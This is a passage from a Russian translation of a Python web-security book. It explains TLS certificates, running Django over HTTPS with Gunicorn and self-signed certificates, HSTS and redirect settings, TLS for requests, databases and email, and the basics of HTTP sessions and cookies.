Листинг 6.6 Подпись удостоверяющего центра в сертификате wikipedia.org

Центр Let's Encrypt для подписи применил SHA-256 и RSA

```
...
Signature Algorithm: sha256WithRSAEncryption
    4c:a4:5c:e7:9d:fa:a0:6a:ee:8f:47:3e:e2:d7:94:86:9e:46:
    95:21:8a:28:77:3c:19:c6:7a:25:81:ae:03:0c:54:6f:ea:52:
    61:7d:94:c8:03:15:48:62:07:bd:e5:99:72:b1:13:2c:02:5e:
...
```

Цифровая подпись в шестнадцатеричном виде

На рис. 6.6 изображены первостепенные данные сертификата открытого ключа Википедии.

Браузер проверит подпись Let's Encrypt и отвергнет сертификат, если она неверна. Таким образом, процедура подтверждения связи оборвется. Если же подпись корректна, то браузер призна́ет сертификат, и рукопожатие успешно завершится. Затем обмен данными будет уже происходить через симметричное шифрование по алгоритмам выбранного набора шифров. Содержимое будет зашифровано общим ключом.

Из этого раздела вы узнали, как устанавливается TLS-соединение. Результатом рядового успешного рукопожатия являются:

1. выбранный набор шифров;
2. общий ключ, который известен только клиенту и серверу;
3. успешная проверка подлинности сервера.

В следующих двух разделах вы сможете применить эти знания на практике. Мы установим, настроим и запустим веб-сервер с приложением на фреймворке Django. Затем обезопасим трафик веб-

сервера: создадим и установим наш собственный сертификат открытого ключа.




Рис. 6.6 Сервер wikipedia.org передает сертификат открытого ключа веб-браузеру

6.4 Общаемся по HTTP с Django

Этот раздел расскажет о том, как создать, настроить и запустить веб-приложение на фреймворке Django. Вероятно, вы уже о нем слышали. В течение книги мы будем использовать его для веб-сервисов. Введите эту команду внутри виртуального окружения, чтобы установить Django:

```
$ pipenv install django
```

После установки внутри виртуальной среды станет доступна команда django-admin. Это скрипт, который поможет нам с созданием приложения. Давайте создадим несложный, но уже вполне работоспособный проект по имени *alice*:

```
$ django-admin startproject alice
```

Если вызвать у скрипта `django-admin` команду `startproject`, то в текущей директории будет создана папка с переданным именем, в данном случае alice. Эта папка называется *корнем проекта*. В корне находится важный скрипт manage.py, он помогает управлять созданным проектом. Совсем скоро мы запустим приложение с его помощью.

Также в корне находится каталог-тезка, тоже alice в данном случае. Это уже корень Django. Достаточно разработчиков не без основания считают, что две папки с одинаковым именем только путают.

Внутри корневой папки самого фреймворка находится модуль `settings`. Там хранится абсолютное большинство настроек проекта. Мы еще заглянем туда, чтобы познакомиться со многими и многими настройками безопасности Django.

Также корень фреймворка содержит модуль `wsgi`. Мы его еще коснемся в этой главе. Он пригодится, чтобы отправлять и получать трафик приложения через TLS. На рис. 6.7 показана полная структура файлов и каталогов свежесозданного проекта, начиная с корня проекта.




Рис. 6.7 Файлы и директории нового проекта на Django

ПРИМЕЧАНИЕ Некоторые разработчики имеют свои взгляды на то, как должно выглядеть дерево папок в проекте на Django. В этой книге папки расположены по умолчанию, как их размещает скрипт `django-admin`.

Пришло время запустить встроенный сервер. Для этого необходимо подать скрипту manage.py команду `runserver`. Предварительно спуститесь в корень проекта из текущей директории. Скрипт запустится:

```
$ cd alice          <-- Спускаемся в корень проекта
$ python manage.py runserver
...
Starting development server at http://127.0.0.1:8000/
Quit the server with CONTROL-C.   <-- Сервер запущен. Чтобы прервать работу, нажмите Ctrl+C либо Ctrl+Break
```

Откройте в браузере http://localhost:8000, где вас должно ждать запустившееся приложение. Вас поприветствует стандартная стартовая страница, как на рис. 6.8.

Она гласит: «DEBUG=True в файле с настройками, поэтому вы видите эту страницу». `DEBUG` – важный параметр любого проекта на Django. Думаю, вы уже поняли, что найти его можно в модуле `settings`.

6.4.1 Параметр DEBUG

По умолчанию в settings.py значение `DEBUG` равняется `True`, что позволяет показывать подробные описания ошибок прямо в браузере. На странице ошибки можно увидеть значения переменных на

момент аварийного останова, настройки проекта и путь до файла на диске.




Рис. 6.8 Начальная страница нового проекта на Django

> **ВНИМАНИЕ!** Включенный `DEBUG` незаменим при разработке, но на боевой системе важно, чтобы он был обязательно отключен. Полезная информация, которую черпает разработчик со страницы ошибки, в силах помочь злоумышленнику успешно атаковать сервис. `DEBUG` на боевой системе всегда должен быть `False`.

> **СОВЕТ** Обычно Django отслеживает изменения в модуле `settings` и перезапускает сервер самостоятельно. Но если этого не произошло, нажмите в командной строке **Ctrl+C** и запустите сервер заново.

В текущем виде приложение может отдавать страницы по HTTP. Как было замечено ранее, протокол передачи гипертекста разглашает информацию и не в состоянии убедиться в подлинности сервера. Получается, сейчас сервис уязвим к атаке «человек посередине». Чтобы защититься, нужно сменить HTTP на HTTPS.

Сервер для запуска приложения, вроде того, что встроен в Django, ничего не знает про HTTPS. Он не хранит сертификат открытого ключа и не «жмет руку» клиенту. Это не его забота. Между браузером и приложением нужно задействовать еще один процесс, который и возьмет на себя этот труд. Об этом – в следующем разделе.

6.5 Общаемся по HTTPS с Gunicorn

В этом разделе вы узнаете, как применять Gunicorn и как снабдить его сертификатом открытого ключа. Gunicorn написан на чистом Python. Он реализует стандарт WSGI (Web Server Gateway Interface), который предназначен для взаимодействия между приложением на Python, выполняющимся на сервере, и самим веб-сервером. Это нужно для того, чтобы отделить реализацию веб-сервера от кода приложения. WSGI описан в нормативной документации Python Enhancement Proposal 3333 (https://peps.python.org/pep-3333/).

Процесс Gunicorn будет располагаться между веб-сервером и сервером приложения. Рисунок 6.9 наглядно показывает цепочку: в качестве веб-сервера использован NGINX, затем расположился Gunicorn, в конце запущено приложение Django.




Рис. 6.9 Типичная конфигурация веб-приложения на Python

Установите Gunicorn в вашем виртуальном окружении:

```
$ pipenv install gunicorn
```

После установки вам станет доступна команда `gunicorn`. Ей требуется один аргумент: модуль WSGI-совместимого приложения. `django-admin` предоставил его с самого начала. Это файл wsgi.py, о котором упоминалось ранее.

Прежде чем запустить `gunicorn`, остановите встроенный сервер Django нажатием **Ctrl**+**C**. Затем выполните следующую команду из корня проекта. Приложение снова запустится, но уже с прослойкой в виде Gunicorn[1].

```
$ gunicorn alice.wsgi
[2020-08-16 11:42:20 -0700] [87321] [INFO] Starting gunicorn 20.0.4
...
```

Модуль alice.wsgi находится в alice/alice/wsgi.py


[1] К сожалению, Gunicorn не поддерживает Windows (https://github.com/benoitc/gunicorn/issues/524). Попытка выполнить команду приведет к ошибке `ModuleNotFoundError: No module named 'fcntl'`.
Ссылки на запущенный локально Django далее по книге будут начинаться с https://. Если на вашей системе не удается запустить Gunicorn, заменяйте https:// на http://. – *Прим. перев.*

Снова откройте http://localhost:8000. Теперь приложение запущено через Gunicorn, но протокол по-прежнему HTTP. Чтобы сменить его на HTTPS, потребуется сертификат открытого ключа.

6.5.1 Самозаверенные сертификаты

Самозаверенный (самоподписанный) *сертификат* открытого ключа – сертификат, подписанный неудостоверяющим центром. Вы сами создаете его и сами подписываете. Это быстро и просто. Такой сертификат не обеспечит подлинности сервера, так что он подходит для разработки и тестирования сервиса, но не для боевой системы. Сделать его займет около минуты, и за минут пять получится добавить его в списки доверенных сертификатов вашего браузера либо операционной системы.

Следующие команды создают пару ключей на основе эллиптических кривых и самоподписанный сертификат сроком на 10 лет:




Вторая команда попросит у вас данные о субъекте, которым в данном случае являетесь вы. Для разработки на собственном компьютере common name укажите `localhost`. Что вы укажете в других полях – не важно.

```
Country Name (2 letter code) []:US
State or Province Name (full name) []:AK
Locality Name (eg, city) []:Anchorage
Organization Name (eg, company) []:Alice Inc.
Organizational Unit Name (eg, section) []:
Common Name (e.g. server FQDN or YOUR name) []:localhost
Email Address []:alice@alice.com
```

Для разработки на собственном компьютере

Остановите Gunicorn нажатием **Ctrl**+**C** в окне командной строки. Запустите его заново командой ниже, чтобы он подхватил ваш сертификат. В аргументы `keyfile` и `certfile` необходимо передать пути к закрытому ключу и сертификату.



Теперь Gunicorn будет отправлять этот сертификат во время установки HTTPS-соединения. Снова откройте в браузере приветственную страницу, но в этот раз через HTTPS: **https**://localhost:8000. Начнется рукопожатие TLS.

И закончится неудачей. Браузер отобразит вам страницу ошибки, суть которой сводится к следующему: он никак не может проверить ЭЦП самозаверенного сертификата. Чтобы успешно установить соединение, придется руками добавить этот сертификат в список доверенных. Необходимые шаги зависят от операционной системы и браузера, поэтому я не могу привести их здесь все. Вот как, например, можно добавить сертификат в доверенные на macOS:

1. Откройте **Keychain Access** (Связка ключей), приложение для хранения паролей от Apple.
2. Перетащите файл сертификата в секцию **Certificates** (Сертификаты).
3. Кликните по нему дважды.
4. Раскройте раздел **Trust** (Доверие).
5. В выпадающем списке **When using this certificate** (Параметры использования сертификата) выберите **Always Trust** (Всегда доверять).

Если у вас другая операционная система, поищите в интернете по запросу «как сделать самоподписанный сертификат доверенным *название вашей ОС*». Процесс займет не больше пяти минут.

Как только ОС признает ваш сертификат доверенным, следом признает и браузер[1]. Чтобы он подхватил изменения, перезапустите его. Обновите страницу https://localhost:8000. Рукопожатие между браузером и сервером успешно произошло. Теперь ваше приложение работает через HTTPS!

Переход с HTTP на HTTPS – это большой скачок в обеспечении безопасности. Усилить защиту позволят еще два шага:

- применение заголовка `Strict-Transport-Security`, чтобы запретить браузеру посылать запросы по HTTP;
- переадресация с HTTP на HTTPS.

6.5.2 Заголовок ответа Strict-Transport-Security

Во время HTTPS-соединения сервер может сообщить браузеру, что в дальнейшем для соединения с этим сайтом стоит применять только HTTPS, а все попытки соединения по HTTP автоматически совершать по HTTPS. Для этого используется заголовок ответа HTTP `Strict-Transport-Security`, сокращенно HSTS. Например, так сервер может сказать браузеру обращаться к сайту только по HTTPS в течение ближайшего часа:

---

[1] Стоит заметить, что Mozilla Firefox и Opera на движке Presto используют собственное хранилище сертификатов, независимое от операционной системы. – *Прим. перев.*

```
Strict-Transport-Security: max-age=3600
```

Директива `max-age` использует секунды для исчисления времени, поэтому час выражен в 3600 секундах. *Директивами* же называются пары ключ-значение, которые и составляют итоговое значение HTTP-заголовка.

Настройка `SECURE_HSTS_SECONDS` позволяет снабдить каждый ответ Django этим заголовком. Ее значение и окажется после `max-age=`. Можно указать любое положительное целое число.

> **ВНИМАНИЕ!** На боевой системе обращайтесь с `SECURE_HSTS_SECONDS` осторожно. Заголовок HSTS распространяет действие на весь сайт, а не только на одну страницу. Если что-то пойдет не так, с этим ничего нельзя будет поделать еще в течение всего `max-age` с момента выключения настройки. Не ставьте сразу большое значение этой директиве на работающем сервисе. Сначала выставьте небольшое, затем постепенно увеличивайте. Начните с указания такого `max-age`, на который вам не жалко сделать сайт недоступным для пользователей.

Если HTTPS требуется для соединения не только с основным доменом, но и с поддоменами, то к заголовку добавляется директива `includeSubDomains`. Вот как alice.com может сказать браузеру посещать sub.alice.com также по HTTPS:

```
Strict-Transport-Security: max-age=3600; includeSubDomains
```

Включите настройку `SECURE_HSTS_INCLUDE_SUBDOMAINS`, чтобы Django добавил эту директиву к заголовку. По умолчанию значение равняется `False`. Настройка не имеет силы, если корректно не задана `SECURE_HSTS_SECONDS`.

> **ВНИМАНИЕ!** При включении `SECURE_HSTS_INCLUDE_SUBDOMAINS` осторожность со сроком действия нужна вдвойне. Иначе можно лишиться доступа не только к сайту, но и ко всем его поддоменам на срок `max-age`. На боевой системе начинайте с небольших значений `SECURE_HSTS_SECONDS`.

6.5.3 Переадресация на HTTPS

Заголовок `Strict-Transport-Security` – сильный уровень обороны, но чтобы получить его, надо сначала обратиться к сайту по HTTPS. Если клиент обращается по HTTP, нам надо перенаправить его на HTTPS. Например, с http://alice.com на https://alice.com.

Для этого в Django применяется настройка `SECURE_SSL_REDIRECT`. Задайте значение `True`, чтобы включить ее. После этого вы сможете использовать также `SECURE_REDIRECT_EXEMPT` и `SECURE_SSL_HOST`.

> **ВНИМАНИЕ!** По умолчанию значение `SECURE_SSL_REDIRECT` равняется `False`. Стоит задать ей `True`, если ваш сервис поддерживает HTTPS.

Если URL соответствует какому-либо регулярному выражению из списка `SECURE_REDIRECT_EXEMPT`, переадресация не производится. Элементами списка должны быть строки с выражениями, без использования `re.compile()`. По умолчанию список пуст.

Если домен для HTTPS отличается от домена для HTTP, используется настройка `SECURE_SSL_HOST`. Если задать значение, допустим, `bob.com`, Django перенаправит пользователя с http://alice.com на https://bob.com вместо https://alice.com. Значение по умолчанию – `None`.

Вы многое узнали о том, как взаимодействуют браузер и веб-сервер по протоколу HTTPS. Но не только браузер может быть клиентом HTTPS. В следующем разделе в роли клиента окажется Python.

6.6 Пакет requests и TLS

Популярной библиотекой для протоколов HTTP и HTTPS является `requests`. Многие приложения на Python пользуются ей для отправки и получения данных. В этом разделе мы поговорим о ее возможностях, связанных с протоколом TLS. Чтобы установить пакет, введите в вашем виртуальном окружении:

```
$ pipenv install requests
```

Библиотека применит TLS автоматически, если в адресе указан прокотол HTTPS. С помощью именованного аргумента `verify` можно отключить проверку подлинности сервера. Во время соединения попрежнему будет использован TLS, но с послаблением. Данные будут зашифрованы, но вот подлинность сервера установлена не будет:

```
>>> requests.get('https://www.python.org', verify=False)
connectionpool.py:997: InsecureRequestWarning: Unverified HTTPS request is
being made to host 'www.python.org'. Adding certificate verification is
strongly advised.
<Response [200]>
```

Не надо так поступать на боевом сервисе. Эта возможность, как правило, применяется для взаимодействия тестовых систем, которые обладают самозаверенными сертификатами.

Установление подлинности в протоколе TLS работает в обе стороны: личность клиента тоже можно проверить. Как и в случае с сервером, для этого нужен сертификат открытого ключа и закрытый ключ. Их необходимо передать через именованный аргумент `cert` метода `get`. Это может быть кортеж из двух строк: путь к сертификату и путь к закрытому ключу; либо же просто строка с путем к файлу, который

содержит сертификат и ключ. Аргумент `verify` не отключает проверку личности клиента, в свою очередь, аргумент `cert` никак не влияет на проверку подлинности сервера.

```
>>> url = 'https://www.python.org'
>>> cert = ('/path/to/certificate.pem', '/path/to/private_key.pem')
>>> requests.get(url, cert=cert)
<Response [200]>
```

Вместо указания аргументов `verify` и `cert` вместе с каждым запросом можно воспользоваться свойствами объекта `Session`:

```
>>> session = requests.Session()
>>> session.verify = False
>>> cert = ('/path/to/certificate.pem', '/path/to/private_key.pem')
>>> session.cert = cert
>>> session.get('https://www.python.org')
<Response [200]>
```

В протокол TLS оборачивается далеко не только HTTP. Соединения с базами данных, электронная почта, подключение к удаленным терминалам, передача файлов и не только – все это часто шифруется с помощью TLS. Поэтому приложения, заточенные для подобных задач, оснащены TLS-клиентом, но порой своеобразным. Он может многого не уметь, а что-то может настраиваться не так, как везде. Завершают главу очерки о том, как подключаться к базам данных и пользоваться электронной почтой через TLS.

6.7 Соединение с БД через TLS

Для подключения к базам данных также стоит использовать TLS. Благодаря ему вы можете быть уверены, что сервер баз данных тот, за кого себя выдает, а данные при чтении и записи не будут выставлены на обозрение злоумышленнику внутри вашей сетевой инфраструктуры.

Настройка `DATABASES` в Django отвечает за соединение с БД. Каждый элемент словаря содержит параметры для подключения к отдельным базам данных. В листинге ниже показано стандартное значение настройки `DATABASES`. Ключ `ENGINE` указывает на SQLite – СУБД, которая хранит данные в локальном файле. Ключ `NAME` задает путь к этому файлу.

Листинг 6.7 Стандартное значение настройки `DATABASES`

```
DATABASES = {
    'default': {
        'ENGINE': 'django.db.backends.sqlite3',
        'NAME': os.path.join(BASE_DIR, 'db.sqlite3'),
    }
}
```

Данные хранятся в файле db.sqlite3 в корне проекта

По умолчанию SQLite хранит данные открытым текстом. Этот движок редко используется в боевых системах. Как правило, реальные приложения на Django подключаются к базе данных по сети.

Для этого требуется заполнить поля, названия которых говорят сами за себя: `NAME`, `HOST`, `PORT`, `USER` и `PASSWORD`. Настройки же TLS отличаются между разными СУБД, их можно задать через ключ `OPTIONS`. Вот как может выглядеть настроенное подключение к PostgreSQL через TLS:

Листинг 6.8 Безопасное подключение к серверу PostgreSQL через TLS

```
DATABASES = {
    "default": {
        "ENGINE": "django.db.backends.postgresql",
        "NAME": "db_name",
        "HOST": db_hostname,
        "PORT": 5432,
        "USER": "db_user",
        "PASSWORD": db_password,
        "OPTIONS": {
            "sslmode": "verify-full",
        },
    }
}
```

Особые настройки, которые различаются между СУБД

Не каждый клиент TLS проверяет подлинность сервера как веб-браузер. Он может и не делать этого, если это явно не задано в настройках. Например, встроенный в PostgreSQL клиент проверит подпись сертификата только в режимах `verify-ca` либо `verify-full`. В режиме `verify-ca` клиент проверит подлинность сертификата, но не станет проверять, упомянуто ли там верное доменное имя. В режиме `verify-full` клиент проверит, есть ли в сертификате верное имя сервера.

> **ПРИМЕЧАНИЕ** Шифрование трафика до сервера БД не исключает шифрования самой базы данных. Всегда шифруйте саму базу в том числе. Загляните в документацию по вашей СУБД, чтобы узнать, как это сделать.

6.8 Электронная почта через TLS

Для работы с электронной почтой у Django есть модуль `django.core.mail`, это обертка над модулем `smtplib` самого Python. Для отправки почты используется протокол SMTP (Simple Mail Transfer Protocol, простой протокол передачи почты) через порт 25. SMTP, как и HTTP, родом из 80-х. Он не обеспечивает неразглашения, он не проверяет подлинность клиента либо сервера.

Злоумышленники же заинтересованы как отправлять почту с чужих серверов, так и читать чужие письма. Спамеры намеренно ищут незащищенные почтовые серверы. Взломщики желают извлечь письма с личными данными. Со взломанного сервера часто рассылаются фишинговые письма.

Чтобы нейтрализовать подобные атаки, почтовый трафик шифруется. Чтобы в ваши письма нельзя было подсмотреть по пути, вместо SMTP используется SMTPS. Это всего лишь SMTP, обернутый в TLS. Так же, как и HTTPS – это HTTP внутри TLS. О том, как перейти с SMTP на SMTPS, – два следующих раздела.

6.8.1 Режим «только TLS»

Есть два способа подключиться по TLS к серверу электронной почты: сначала открыть небезопасное соединение, а затем установить TLS-подключение либо сразу же соединиться по TLS на специально отведенном для этого порту. RFC 8314 рекомендует второй вариант. Он называется *implicit TLS* (только TLS).

Настройки `EMAIL_USE_SSL` и `EMAIL_USE_TLS` отвечают в Django за отправку почты через TLS. Оба параметра по умолчанию заданы `False`, и только один можно выставить в `True`. Может показаться, что здесь все понятно, но не тут-то было. Казалось бы, надо включить `EMAIL_USE_TLS`, ведь SSL – небезопасный пережиток прошлого. Но на самом деле настройка `EMAIL_USE_SSL` включает режим «только TLS», а настройка `EMAIL_USE_TLS` включает нерекомендованный способ с предварительным небезопасным соединением. Настройки не отвечают своим именам по историческим причинам.

Включенный `EMAIL_USE_TLS` – это лучше, чем ничего. Но если ваш сервер электронной почты умеет устанавливать TLS-соединение сразу, необходимо использовать `EMAIL_USE_SSL`.

6.8.2 Проверка подлинности почтового клиента

Как и пакет `requests`, Django предоставляет возможность проверить личность клиента при установке TLS-соединения с почтовым сервером. Настройки `EMAIL_SSL_KEYFILE` и `EMAIL_SSL_CERTFILE` используются для указания путей к закрытому ключу и сертификату соответственно. Эти настройки ни на что не влияют, если ни `EMAIL_USE_SSL`, ни `EMAIL_USE_TLS` не включены, что логично.

Не стоит полагаться на то, что любой клиент TLS проверяет подлинность сервера. На момент написания книги Django, увы, не делает этого.

> **ПРИМЕЧАНИЕ** Как и в случае с базой данных, шифрование трафика электронной почты не исключает шифрования хранимых писем. Всегда шифруйте их на жестком диске. Многие почтовые программы делают это автоматически, но для некоторых может потребоваться настроить шифрование вручную.

6.8.3 Данные для доступа к SMTP-серверу

Настройки `EMAIL_HOST_USER` и `EMAIL_HOST_PASSWORD` отвечают своим названиям, в отличие от `EMAIL_USE_TLS` и `EMAIL_USE_SSL`. Они хранят данные для доступа к SMTP-серверу. Без использования TLS они передаются в открытом виде, что на руку злоумышленникам.

Если по ходу исполнения программы требуется использовать другие данные для доступа, можно передать их прямо в метод `send_mail`.

Листинг 6.9 Отправка письма из Django

```
from django.core.mail import send_mail

send_mail('subject',
          'message',
          'alice@python.org',
          ['bob@python.org'],
          auth_user='overridden_user_name',
          auth_password='overridden_password')
```

Почта отправителя

Список получателей

Затеняет EMAIL_HOST_USER

Затеняет EMAIL_HOST_PASSWORD

Из этой главы вы много узнали о протоколе TLS, который широко применяется для шифрования при передаче данных по сети. Мы поговорили о том, как он защищает от атак сервер и клиентов и как настроить доступ к сайту, БД и электронной почте через TLS. В следующих главах мы будем передавать по TLS информацию, которую точно не следует знать третьим лицам: идентификаторы сеансов HTTP, пользовательские пароли и токены OAuth. Кроме того, поверх приложения на Django, которое мы создали в этой главе, реализуем некоторый функционал, который требует защиты данных.

Итоги

- SSL, TLS и HTTPS – не одно и то же.
- У атаки «человек посередине» есть активная и пассивная стратегии.
- Во время рукопожатия TLS определяются набор шифров и общий ключ, удостоверяется подлинность сервера.
- Протокол Диффи–Хеллмана эффективно справляется с незадачей о передаче ключей.
- Сертификат открытого ключа похож на ваш паспорт.
- HTTPS – забота не Django, а Gunicorn.
- Проверка подлинности в TLS может проводиться не только для сервера, но и для клиента.
- TLS может защитить не только трафик HTTP, но и базы данных, электронной почты.

Часть II

Проверка личности и предоставление прав

Эта часть содержит самый востребованный и полезный материал. Практически на каждом сайте есть регистрация пользователей и форма для входа. Затем порталу требуется запомнить вошедшего посетителя: установить неразрывный сеанс. Кроме того, необходима функция смены пароля и его восстановления; нужно раздавать пользователям права на одни действия и запрещать другие, давать права на доступ к одним документам и отнимать доступ к другим. В этой части для всего этого вы найдете практические примеры безопасной реализации.

7 Сеанс HTTP

Темы этой главы:

- что такое HTTP cookie;
- настройки сеансов HTTP в Django;
- как и где лучше хранить данные сеанса;
- недопущение атаки удаленного исполнения кода и атаки «попугай».

В предыдущей главе рассказывалось о протоколе TLS. Теперь пора подняться на уровень выше. Что такое cookie? Как с их помощью устанавливается сеанс HTTP? Какие настройки для него существуют в Django? Как и где хранить данные сеанса? Обо всем этом поговорим в этой главе. А напоследок вы узнаете, как распознать и предотвратить атаки «попугай» и удаленного исполнения кода.

7.1 Что такое сеанс HTTP?

Любому веб-сайту, кроме совсем уж незатейливых, требуется установить с пользователем сеанс HTTP (HTTP session). Веб-приложению требуется знать, от кого из пользователей пришел запрос, при каких условиях он был совершен и каковы параметры учетной записи посетителя. Это необходимо для совершения буквально любой опера-

ции. Когда вы покупаете на Amazon, пишете на Facebook либо переводите кому-то деньги, серверу нужно знать, какой из всех запросов принадлежит именно вам.

Допустим, Алиса впервые заходит на Википедию, и, следовательно, в запросе нет идентификатора сеанса. Энциклопедия замечает это, создает новый и сохраняет его у себя на сервере. Затем с ответом Википедия посылает новенький идентификатор Алисе. Браузер Алисы запоминает его и отправляет вместе с каждым последующим запросом. Википедия видит в разных запросах одинаковый идентификатор и понимает, что все они принадлежат одному сеансу.

Пусть Боб тоже впервые открыл для себя Википедию. Энциклопедия тоже создаст ему уникальный идентификатор сеанса и отправит вместе с ответом. Браузер Боба будет прикреплять этот идентификатор к каждому последующему запросу. Таким образом Википедия может различать запросы Алисы и Боба между собой, как показано на рис. 7.1.




Рис. 7.1 Два пользовательских сеанса с Википедией: Алисы и Боба

Немаловажно, что идентификатор сеанса не должен стать известен кому-то еще. Если Ева выкрадет его, то сможет притвориться Алисой или Бобом. Запрос от злоумышленницы с идентификатором Боба ничем не будет отличаться от сделанного самим Бобом подлинного запроса. Множество атак построены вокруг завладения чужим идентификатором сеанса. Именно поэтому обмениваться такой чувствительной информацией необходимо по HTTPS, а не через HTTP. Некоторым из подобных атак еще посвящены отдельные главы в дальнейшем.

Существуют веб-сайты, которые доступны по HTTP для гостей, но лишь с вошедшими в учетную запись пользователями переходят на

HTTPS. Прослушивающий HTTP-трафик злоумышленник может выкрасть идентификатор сеанса и дождаться момента, когда посетитель войдет на сайт. Данная атака зовется прослушка сеанса (session sniffing).

Чтобы противостоять ей, достаточно сменить идентификатор сеанса при переходе с HTTP на HTTPS. Многие фреймворки для разработки веб-сайтов так и делают, и Django не исключение. Для большей безопасности он поступает так, даже если после входа на сайт протокол по-прежнему HTTP. Советую не пренебрегать дополнительным уровнем обороны: просто используйте исключительно HTTPS.

Вести учет пользовательских сеансов – непростая задача, и вскоре мы рассмотрим варианты. Каждый из них имеет свои плюсы и минусы, но все они зависят от cookie.

7.2 HTTP cookie

Браузеры организованно хранят небольшие строки под названием *cookie* (ку́ки). Они могут быть созданы вручную пользователем, но, как правило, их присылает сервер вместе с ответом на запрос. Браузер отправляет их обратно вместе с каждым последующим запросом.

Идентификатор сеанса также передается с помощью cookie. При создании нового сеанса сервер отправляет его идентификатор именно через cookie с помощью заголовка ответа `Set-Cookie`. Cookie содержат в себе имя и значение. По умолчанию Django называет хранящие идентификатор сеанса cookie `sessionid`:

```
Set-Cookie: sessionid=<cookie-value>
```

Для отправки cookie обратно на сервер применяется заголовок `Cookie`. Он содержит их имена и значения, разделенные точкой с запятой. Каждая пара ключ-значение – отдельный файл cookie. Вот, например, выдержка из запроса к alice.com. Он содержит в себе два cookie:

```
...
Cookie: sessionid=cgqbyjpxaoc5x5mmm9ymcqtsbp7w7cn1; key=value
Host: alice.com
Referer: https://alice.com/admin/login/?next=/admin/
...
```

Возвращаем alice.com присланные cookie

Cookie, присланные с заголовком `Set-Cookie`, могут содержать некоторые дополнительные атрибуты. С их помощью можно несколько обезопасить cookie идентификатора сеанса. Об атрибуте `HttpOnly` мы поговорим в главе 14, о `SameSite` – в главе 16. Прямо сейчас нас ждут `Secure`, `Domain` и `Max-Age`.

7.2.1 Атрибут Secure

Сервер может противостоять прослушке cookie, снабдив ее атрибутом `Secure`:

```
Set-Cookie: sessionid=<session-id-value>; Secure
```

